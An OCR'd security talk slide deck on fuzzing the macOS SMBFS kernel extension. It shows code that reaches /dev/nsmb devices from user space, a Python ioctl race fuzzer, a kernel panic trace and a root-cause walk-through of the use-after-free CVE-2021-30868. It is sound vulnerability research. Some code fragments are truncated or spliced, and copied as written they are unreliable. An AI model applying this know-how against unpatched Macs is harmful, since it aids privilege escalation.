Journey Of Hunting macOS Kernel

Nguyen Vu Hoang (Peter)

About me


- Nguyen Vu Hoang (Peter), Security Researcher at STAR Labs.
- Focusing on macOS/iOS bug hunting and exploitation.
- Awarded bounties by Apple Security Platform.
- Identified some Apple vulnerabilities from user-level to kernel-level:
  - CVE-2022-22593: XNU kernel Heap overflow.
  - CVE-2021-30868: SMBFS Use-After-Free allows attackers to to escalate privileges on macOS.
  - CVE-2021-30745: QuartzCore type confusion allows the attacker to escape the Safari sandbox.
  - CVE-2020-9816: libFontParser Out-of-Bounds Write allows attackers to gain code execution in the Safari renderer process.

Agenda

1. SMBFS Reconnaissance
2. Fuzzing Methodology
3. CVE-2021-30868 Root cause analysis
4. CVE-2021-30868 Exploitation
5. Demo
6. Q&A

1. SMBFS Reconnaissance

How to connect to Samba Server in macOS



Why SMBFS (Samba File System)?

SMBFS (Samba Filesystem) is exposed in the system as a **char-dev** (Character Device) **device**:

```
→ ls -lia /dev/nsmb*
743 crw-rw-rw-  1 root         wheel  0x24000000 Mar 15 17:04 /dev/nsmb0
835 crwx------  1 peternguyen  staff  0x24000001 Mar 18 12:21 /dev/nsmb1
837 crwx------  1 peternguyen  staff  0x24000002 Mar 18 12:21 /dev/nsmb2
```

These char-dev devices **can easily be accessed with user permissions.**

What is SMBFS?

SMBClient is an **open source project** at https://opensource.apple.com/releases/.

SMBClient version **231.60.3** is the one I focus on.

SMBClient has two (02) parts:

1. **User-space**: implementing a framework APIs and a plugin for Finder to connect to samba server and to mount shared network drive into system directory.
2. **Kernel-space**:
    - **netsmb (char-dev)**: authentication, connection management, URL translation, etc.
    - **smbfs**: responsible for implementation of generic syscalls such as: mount, open, read, write, unlink, etc to help the kernel recognize the shared network drive as a normal drive.


Three initial issues and solutions

Issues

A. **smbfs.kext is not loaded automatically** when macOS boots.

B. Many **weird /dev/nsmb(number) devices** in /dev directory.

C. **/dev/nsmb0 has root permissions** and the rest have user permissions.



Solutions

1. To load smbfs.kext with user permission

2. To load netsmb into kernel

3. To create netsmb char-dev with user permission

STAR LABS

What are the solutions in details?

Solution #1: Loading smbfs.kext with user permission

- **NetFSMountURLSync** is an API to load **smbfs.kext**.
- This API will send XPC message to **aspd** service to load **smbfs.kext** without any permission.

```
// load smbfs   (char [11])"/dev/nsmb0"
if(stat("/dev/nsmb0", &buffer)){
    printf("[!] smbfs driver is not load, let's load it\n");
    snprintf(buf, 512, "smb://%s/", argv[1]);
    CFURLRef cfurl = CFURLCreateWithBytes(NULL, buf, strlen(buf), kCFStringEncodingASCII, NULL);
    CFMutableDictionaryRef mountOptions = CFDictionaryCreateMutable(NULL, 0,
                                          &kCFTypeDictionaryKeyCallBacks, &kCFTypeDictionaryValueCallBacks);
    CFDictionaryAddValue(mountOptions, kNAUIOptionKey, kNAUIOptionNoUI);

    NetFSMountURLSync(cfurl, NULL, NULL, NULL, NULL, mountOptions, NULL);
}
```

Solution #2: Loading netsmb into kernel

```
995 static int nsmb_dev_load(module_t mod, int cmd, void *arg)
996 {
997 #pragma unused(mod, arg)
998     int error = 0;
999
1000    lck_rw_lock_exclusive(dev_rw_lck);
1001    switch (cmd) {
1002        case MOD_LOAD:
1003            error = smb_sm_init();
1004            if (error)
1005                break;
1006            error = smb_iod_init();
1007            if (error) {
1008                (void)smb_sm_done();
1009                break;
1010            }
1011            if (smb_major == -1) {
1012                dev_t dev;
1013                struct smb_dev *sdp;
1014
1015                smb_major = cdevsw_add(-1, &nsmb_cdevsw);
1016                if (smb_major == -1) {
1017                    error = EBUSY;
1018                    SMBERROR("smb: cdevsw_add");
1019                    (void)smb_iod_done();
1020                    (void)smb_sm_done();
1021                }
1022                SMB_MALLOC(sdp, struct smb_dev *, sizeof(*sdp), M_NSMBDEV, M_WAITOK);
1023                bzero(sdp, sizeof(*sdp));
1024                dev = makedev(smb_major, 0);
1025                sdp->sd_devfs = devfs_make_node(dev, DEVFS_CHAR, UID_ROOT, GID_WHEEL, 0666, "nsmb0");
1026                if (!sdp->sd_devfs) {
1027                    error = ENOMEM;
1028                    SMBERROR("smb: devfs_make_node 0666");
1029                    (void)cdevsw_remove(smb_major, &nsmb_cdevsw);
1030                    SMB_FREE(sdp, M_NSMBDEV);
1031                    (void)smb_iod_done();
1032                    (void)smb_sm_done();
1033                }
1034                smb_minor_hiwat = 0;
1035                SMB_GETDEV(dev) = sdp;
1036            }
1037            SMBDEBUG("netsmb_dev: loaded\n");
1038            break;
```

register char-dev device

create nsmb0 device

- **nsmb_dev_load**: initializing some states for **smbfs.kext and creating /dev/nsmb0**.

Solution #3: Creating netsmb char-

```
static int
nsmb_dev_open_nolock(dev_t dev, int oflags, int devtype, struct proc *p)
{
#pragma unused(oflags, devtype, p)
    struct smb_dev *sdp;
    kau

    sdp
    if

    if

    lck_rw_init(&sdp->sd_rwlock, dev_lck_grp, dev_lck_attr);
    sdp->sd_flags |= NSMBFL_OPEN;
    dev_open_cnt++;
    return (0);
}
```

```
int smb_connect()
{
    int fd;
    char buf[128] = {0};

    fd = open("/dev/nsmb", O_RDWR);
    if(fd == -1){
        for(int i = 0; i < 1024; i++){
            snprintf(buf, 128,  "/dev/nsmb%d", i);
            fd = open(buf, O_RDWR);
            if(fd > 0){
                printf("[DEBUG] Got : %d from %s\n", fd, buf);
                return fd;
            }
        }
    }

    return -1;
}
```

```
→ ls
743
835
837
```

```
00 Mar 15 17:04 /dev/nsmb0
01 Mar 18 12:21 /dev/nsmb1
02 Mar 18 12:21 /dev/nsmb2
```

- **nsmb_dev_open**: syscall open handler for /dev/nsmb device. If users called syscall open to the

How to interact with **netsmb device**?

netsmb provides **27 IOCTL commands**.

- Here are some special commands I focused on:
  - **SMBIOC_NEGOTIATE, SMBIOC_FIND_SESSION**
  - **SMBIOC_SSNSETUP**
  - **SMBIOC_TCON**
- The above IOCTL commands perform samba negotiation, authentication, connection and disconnection.
- These IOCTL commands need to be called first if users want to use the other commands.

How did SMBIOC_NEGOTIATE negotiate to samba server?

smb_iod.c

```
2683 static __inline void
2684 smb_iod_main(struct smbiod *iod)
2685 {
2686     struct smbiod_event *evp;
2687
2688     SMBIODEBUG("\n");
```

conn.h


```
*/
int smb_session_negotiate(struct smb_session *sessionp, vfs_context_t context)
{
    return smb_iod_request(sessionp->session_iod,
                SMBIOD_EV_NEGOTIATE | SMBIOD_EV_SYNC, context);
}

int smb_session_ssnsetup(struct smb_session *sessionp)
{
    return smb_iod_request(sessionp->session_iod,
                SMBIOD_EV_SSNSETUP | SMBIOD_EV_SYNC, NULL);
}

int smb_session_query_net_if(struct smb_session *sessionp)
{

    if (sessionp->session_flags & SMBV_MULTICHANNEL_ON) {
        /* MultiChannel is supported on this session */
        return smb_iod_request(sessionp->session_iod, SMBIOD_EV_QUERY_IF_INFO | SMBIOD_EV_SYNC, NULL);
    } else {
        /* MultiChannel is not supported on this session */
        return(0);
    }
}
```

```
2715             // Interogate Server for available interfaces
2716             evp->ev_error = smb_iod_get_interface_info(iod);
2717             break;
2718         case SMBIOD_EV_DISCONNECT:
2719             evp->ev_error = smb_iod_disconnect(iod);
2720             break;
2721         case SMBIOD_EV_SHUTDOWN:
398     uint32_t            session_req_pending;     /* SMB 2/3 set if there is a pending request */
399     uint64_t            session_oldest_message_id; /* SMB 2/3 oldest pending request message id */
```

- **SMBIOC_NEGOTIATE and SMBIOC_FIND_SESSION** negotiate with samba server.
- **SMBIOC_NEGOTIATE** creates **smb_session** struct to store information for samba connection which has reference counter that could be shared among **nsmb char-devs** via **SMBIOC_FIND_SESSION**

- **smbiod:** a structure to store information shared to **smb_iod_thread**, **smb_iod_lease_thread** and **smb_iod_read_thread**.
- **SMBIOC_NEGOTIATE** sends an event to **smb_iod_thread** to negotiate with samba server and wait for result signal

SMBIOC_NEGOTIATE OVERVIEW




2. Fuzzing Methodology

Three types of vulnerabilities that may exist in **netsmb**


1. **Memory corruption** during parsing and processing input from userland.
2. **Race condition** during processing multiple IOCTL commands in a shared **smb_session**.
3. **Combination of (1) and (2).**

Fun Fact


Writing
a smart fuzzer
0 bug found
Writing
a dumb fuzzer
N bugs found
imgflip.com

Why did I choose dumb Fuzzer?

1. **Spending more time on auditing the target.**
2. Focusing on **mutation algorithms only.**
3. Developing a dumb fuzzer is **quick and easy.**



Three parts of my fuzzer

1. Modeling IOCTL commands and structures.
2. The context of Fuzzer.
3. Mutation Strategies.

Part 1: Modeling IOCTL commands and structures

- **Build a generic XML structure** to store information of a test case.
- The XML structure must be **serialized and deserialized** in order to save and load the test case to the fuzzer.
- This structure follows the below order:
  1. The context of a test case: single thread or multiple thread.
  2. The number of IOCTL commands in each thread.
  3. The XML structure for each IOCTL command.

```
<Testcase name="testcase_5" isRace="1" smb_server="192.168.122.20" isSeperateFD="1">
  <ioctl_msg1 max_run="193">
    <SMBIOC_NEGOTIATE>…
    </SMBIOC_NEGOTIATE>
    <SMBIOC_SSNSETUP>…
    </SMBIOC_SSNSETUP>
    <SMBIOC_TCON>…
    </SMBIOC_TCON>
    <SMB2IOC_CHECK_DIR>…
    </SMB2IOC_CHECK_DIR>
    <SMBIOC_WRITE>
      <SMBIOC_RW>
        <ioc_version field_type="c_uint">170</ioc_version>
        <ioc_cnt field_type="c_uint">627</ioc_cnt>
        <ioc_offset field_type="c_ulong">16662103444218811745</ioc_offset>
        <ioc_writeMode field_type="c_ushort">0</ioc_writeMode>
        <ioc_fh field_type="c_ushort">0</ioc_fh>
        <ioc_base field_type="c_void_p">DA5OXM4bJAgnSNVoNJuVRUyt/kDPPTRuV3ELA9RspbhMKuMGXVw2bQpFZ64WU/
        aX8pznRjEatAC7W25BpqIIDVScZ4EQss37tnXeNed8cJNxGEaidQI5dVjUVRJhORrgo1qn4Ak8tsNKL5n01XoZB9XuIwdvCK
        XCX9HSaJX67pFEYZxR55iGzuMyJb/6ud2AdO7FKfDx13tVU3aLMflendP54nULaU/nuNOE2LBxmU3ktuTkV2xLC8D2JcTrNp
        Dv0N/9SII2kGKCyGFvX1O3Vl5nQeHSNYw7QoCF4Thao49d0sc+6X+KW/85uK30IVNfdCQJukQZQz+ib6zgIFP4IycBpV2TTZ
        +ndpEGoedHLOhbgVDwf0dXkRyXUDCdbsKheS+Rd+hvgTxm45lmzxzMz/6IQsk1EgNCDgGxVtJyoaOqcZL4vrIKkRV3tksAM9
        fmU8yS7T2TnyNE03WxchuT/ghJJISWERpv5BOhk1vdTfrhHYbsA1Z/Mqtc+NvkNbuNPTu3X8o0ePgjId7OPYpehTCKb+sMW9
        IKe4nbFWzFZNr9xWTZ3m2Se0jpxM7HC50Hn61nlVQxrx9t7gSfYUpouF+Vi0uL5jkvttmhO70atmr7Cj6SMolq0zaHWEosEK
        ioc_base>
        <ioc_reserved field_type="c_ulong">13154987366409442062</ioc_reserved>
      </SMBIOC_RW>
    </SMBIOC_WRITE>
    <SMBIOC_NEGOTIATE>…
    </SMBIOC_NEGOTIATE>
  </ioctl_msg1>
  <ioctl_msg2 max_run="610">…
  </ioctl_msg2>
</Testcase>
```

Part 2: The context of the fuzzer

```python
def doExecute(self, smb_user, smb_passwd):
    fd = nsmb_open()
    fd1 = -1
    gssCreds = c_void_p()
    err = smb_acquire_ntlm_cred(smb_user.encode('utf-8'),
                  b'\\' + self.smb_server.encode('utf-8'), smb_passwd.encode('utf-8'), byref(gssCreds))
    # print('[DEBUG] smb_acquire_ntlm_cred(): ', err)

    if not self.isRace:
        # execute single thread
        executeSingleThread('single', fd, self.ioctl_msgs1)
    else:
        # execute as race condition
        # run first 3 ioctl msgs to initialize connections

        executeSingleThread('single', fd, self.ioctl_msgs1[:3])
        thread1 = threading.Thread(target=executeMultipleThread,
                        args=('thread1', fd, self.ioctl_msgs1[3:], self.ioctl_msgs1_max_run,))

        if self.isSeperateFD:
            fd1 = nsmb_open()
            thread2 = threading.Thread(target=executeMultipleThread,
                            args=('thread2', fd1, self.ioctl_msgs2, self.ioctl_msgs2_max_run,))
        else:
            thread2 = threading.Thread(target=executeMultipleThread,
                            args=('thread2', fd, self.ioctl_msgs2, self.ioctl_msgs2_max_run,))

        thread1.start()
        thread2.start()

        thread1.join()
        thread2.join()

    smb_release_gss_cred(gssCreds, err)
    os.close(fd)
    if fd1 > -1:
        os.close(fd1)
```

encode: Any

What to focus?

1. The **structure parsing** in **single thread context**.
2. The **multiple thread context on the same file descriptor** between 2 threads.
3. The **multiple thread context between 2 file descriptors** sharing the same **smb_session** in 2 threads.

Part 3: Mutation Strategies

1. Mutating each attribute for each IOCTL structure.
2. Mutating the order of IOCTL commands for each thread.
3. Combination of (1) and (2)

A day after...

```
panic(cpu 1 caller 0xffffff8004e569b5): "a freed zone element has been modified in zone kext.kalloc.256: " "expected 0xffffffb049e73a70 but found 0xc0ffee46736a29b8, bits changed 0x3f0011f63a8d13c8, " "at offse
t 0 of 256 in element 0xffffff934f386c00, cookies 0x3f0011953c5244b8 0x53521ad62cbae2f"@/AppleInternal/BuildRoot/Library/Caches/com.apple.xbs/Sources/xnu/xnu-7195.60.75/osfmk/kern/zalloc.c:1644
Backtrace (CPU 1), Frame : Return Address
0xffffffb049e73590 : 0xffffff8004566c1d mach_kernel : _handle_debugger_trap + 0x3cd
0xffffffb049e735e0 : 0xffffff8004702001 mach_kernel : _kdp_i386_trap + 0x181
0xffffffb049e73620 : 0xffffff80046f08e3 mach_kernel : _kernel_trap + 0x3c3
0xffffffb049e73690 : 0xffffff80044ffa2f mach_kernel : trap_from_kernel + 0x26
0xffffffb049e736b0 : 0xffffff8004566fca mach_kernel : _DebuggerTrapWithState + 0xba
0xffffffb049e737d0 : 0xffffff80045665fd mach_kernel : _panic_trap_to_debugger + 0x2ed
0xffffffb049e73840 : 0xffffff8004e5625f mach_kernel : _panic + 0x54
0xffffffb049e738b0 : 0xffffff8004e569b5 mach_kernel : _zone_element_was_modified_panic + 0x59
0xffffffb049e73900 : 0xffffff8004e56b6f mach_kernel : _backup_ptr_mismatch_panic + 0x16d
0xffffffb049e73950 : 0xffffff80045d598e mach_kernel : _zalloc_direct_locked + 0x3be
0xffffffb049e73990 : 0xffffff80045d5d2a mach_kernel : _zalloc_ext + 0x29a
0xffffffb049e73a10 : 0xffffff800457634b mach_kernel : _kalloc_ext + 0x12b
0xffffffb049e73a70 : 0xffffff8004b66fc3 mach_kernel : __MALLOC + 0x33
0xffffffb049e73a90 : 0xffffff7fa587937d com.apple.filesystems.smbfs : _smb2_mc_add_new_interface_info_to_list + 0xef
0xffffffb049e73ae0 : 0xffffff7fa5879244 com.apple.filesystems.smbfs : _smb2_mc_parse_client_interface_array + 0xe7
0xffffffb049e73b30 : 0xffffff7fa58a84be com.apple.filesystems.smbfs : _nsmb_dev_ioctl + 0x86d
0xffffffb049e73b80 : 0xffffff8004891bd5 mach_kernel : _spec_ioctl + 0x75
0xffffffb049e73bb0 : 0xffffff800488610e mach_kernel : _VNOP_IOCTL + 0x1ce
0xffffffb049e73c30 : 0xffffff8004876eec mach_kernel : _vn_ioctl + 0x1ec
0xffffffb049e73e30 : 0xffffff8004ba6882 mach_kernel : _ioctl + 0x552
0xffffffb049e73f40 : 0xffffff8004cf38ec mach_kernel : _unix_syscall64 + 0x29c
0xffffffb049e73fa0 : 0xffffff80045001f6 mach_kernel : _hndl_unix_scall64 + 0x16
      Kernel Extensions in backtrace:
         com.apple.filesystems.smbfs(3.4.1)[C18A13E9-DA79-39AE-9BC1-48BEB8E5638C]@0xffffff7fa5876000->0xffffff7fa58dffff
            dependency: com.apple.kec.corecrypto(11.1)[42C8D110-EAAE-3AA5-843C-8118CA487862]@0xffffff8007873000->0xffffff8007902fff
            dependency: com.apple.kext.triggers(1.0)[490B8CC4-8205-344A-908C-ED50143CBA50]@0xffffff7fa58e4000->0xffffff7fa58e6fff

Process name corresponding to current thread: smbfs_uaf
Boot args: -v keepsyms=1 tlbto_us=0 -zc zlog1=kext.kalloc.256 vti=9 debug=0x814e kext-dev-mode=1 kcsuffix=development kdp_match_name=serial

Mac OS version:
20C69
```

Triaging the crash

- XNU Zone Allocator has a **btlog** feature to trace the allocation and deallocation of a chunk in a zone.
- Set boot-args: “-zc zlog=kext.kalloc.256”.
- kernel.development has zonetriage command to read the btlog.
- smbiod struct is the free object which is detected by Zone Allocator.

3. CVE-2021-30868 Root Cause Analysis

How was smb_iod_read_thread created?

smb_iod.c:smb_iod_negotiate

```
522      /*
523       * Start up read thread if not already running
```

smb_iod.c

```
2920  static void
2921  smb_iod_read_thread(void *arg)
2922  {
2923      struct smbiod *iod = arg;
2924
2925      /*
2926       * This thread does all the reading on the socket
2927       */
2928
2929      SMB_IOD_FLAGSLOCK(iod);
2930      iod->iod_flags |= SMBIOD_READ_THREAD_RUNNING;
2931      wakeup(iod);
2932      SMB_IOD_FLAGSUNLOCK(iod);
```

```
540      }
541      SMB_IOD_FLAGSUNLOCK(iod);
```

How … error of the …

smb_iod_destroy

```
342 static void
343 {
344     struct s
345
346     smb_gss_
347
348     if (sess
349         smb_
350     session
351
352     if (sess
353         SMB_
354     }
```

```
525     SMB_IOD_FLAGSLOCK(iod);
526 3075    /*
527 3076     * Tell read thread to exit
528 3077     */
529 3078    SMB_IOD_FLAGSLOCK(iod);
530 3079    for (;;) {
531 3080        if (!(iod->iod_flags & SMBIOD_READ_THREAD_RUNNING)) {
532 3081            SMB_IOD_FLAGSUNLOCK(iod);
    3082            break;
    3083        }
    3084
    3085        /* Tell read thread to exit */
    3086        iod->iod_flags |= SMBIOD_READ_THREAD_STOP;
    3087        wakeup(&(iod->iod_flags));
    3088
    3089        msleep(iod, SMB_IOD_FLAGSLOCKPTR(iod), PWAIT,
    3090               "iod-read-exit", 0);
    3091    }
    3092
    3093    /*
    3094     * Wait for the iod lease thread to exit.
    3095     */
    3096    wakeup(&(iod->iod_lease_work_flag));
    3097    SMB_IOD_FLAGSLOCK(iod);
    3098    for (;;) {
    3099        if (!(iod->iod_flags & SMBIOD_LEASE_THREAD_RUNNING)) {
    3100            SMB_IOD_FLAGSUNLOCK(iod);
    3101            break;
    3102        }
    3103
    3104        msleep(iod, SMB_IOD_FLAGSLOCKPTR(iod), PWAIT,
    3105               "iod-lease-exit", 0);
    3106    }
```

326

What if **smb_iod_read_thread** does not actually start after **kernel_thread_start** is called ?

XNU kernel_thread_start

```
1654 kern_return_t
4577  *» thread_setrun:
4578  *
4579  *» Dispatch thread for execution, onto an idle
4580  *» processor or run queue, and signal a preemption
4581  *» as appropriate.
4582  *
4583  *» Thread must be locked.
4584  */
4585 void
4586 thread_setrun(
4587 »···thread_t                    thread,
4588 »···sched_options_t             options)
4589 {
4590 »···processor_t                 processor;
4591 »···processor_set_t         pset;
4592
4593 »···assert((thread->state & (TH_RUN | TH_WAIT | TH_UNINT | TH_TERMINATE | TH_TERMINATE2)) == TH_RUN);
4594 »···assert(thread->runq == PROCESSOR_NULL);
4595
4596 »···/*
4597 »···| *» Update priority if needed.
4598 »···| */
4599 »···if (SCHED(can_update_priority)(thread)) {
4600 »···»···SCHED(update_priority)(thread);
4601 »···}
4602
4603 »···thread->sfi_class = sfi_thread_classify(thread);
4604
4605 »···assert(thread->runq == PROCESSOR_NULL);
1685 }
```

The root cause of the vulnerability

```
525     SMB_IOD_FLAGSLOCK(iod);
526     if (!(iod->iod_flags & SMBIOD_READ_THREAD_RUNNING)) {
527         SMBIODEBUG("Starting read thread \n");
528         result = kernel_thread_start((thread_continue_t)smb_iod_read_thread,
529                                      iod, &thread);
530         if (result != KERN_SUCCESS) {
531             /* Should never happen */
532             SMB_IOD_FLAGSUNLOCK(iod);
533             SMBERROR("can't start read thread. result = %d\n", result);
534             error = ENOTCONN;
535             goto errorOut;
536         }
537         else {
538             thread_deallocate(thread);
539         }
540     }
541     SMB_IOD_FLAGSUNLOCK(iod);
542
543     /* We only bind when doing a NetBIOS connection */
544     if (sessionp->session_saddr->sa_family == AF_NETBIOS) {
545         error = SMB_TRAN_BIND(sessionp, sessionp->session_laddr);
546         if (error) {
547             goto errorOut;
548         }
549         SMBIODEBUG("tbind\n");
550     }
551
552     error = SMB_TRAN_CONNECT(sessionp, sessionp->session_saddr);
553     if (error == 0) {
554         iod->iod_state = SMBIOD_ST_TRANACTIVE;
555         SMBIODEBUG("tconnect\n");
556
557         /* Wake up the read thread */
558         smb_iod_wakeup(iod);
559
560         error = smb_smb_negotiate(sessionp, user_context, FALSE, iod->iod_context);
561     }
562     if (error) {
563         goto errorOut;
564     }
565     iod->iod_state = SMBIOD_ST_NEGOACTIVE;
566     SMBIODEBUG("completed\n");
567     smb_iod_invrq(iod);
568     return 0;
569
570 errorOut:
571     smb_iod_dead(iod, 0);
572     return error;
573 }
```

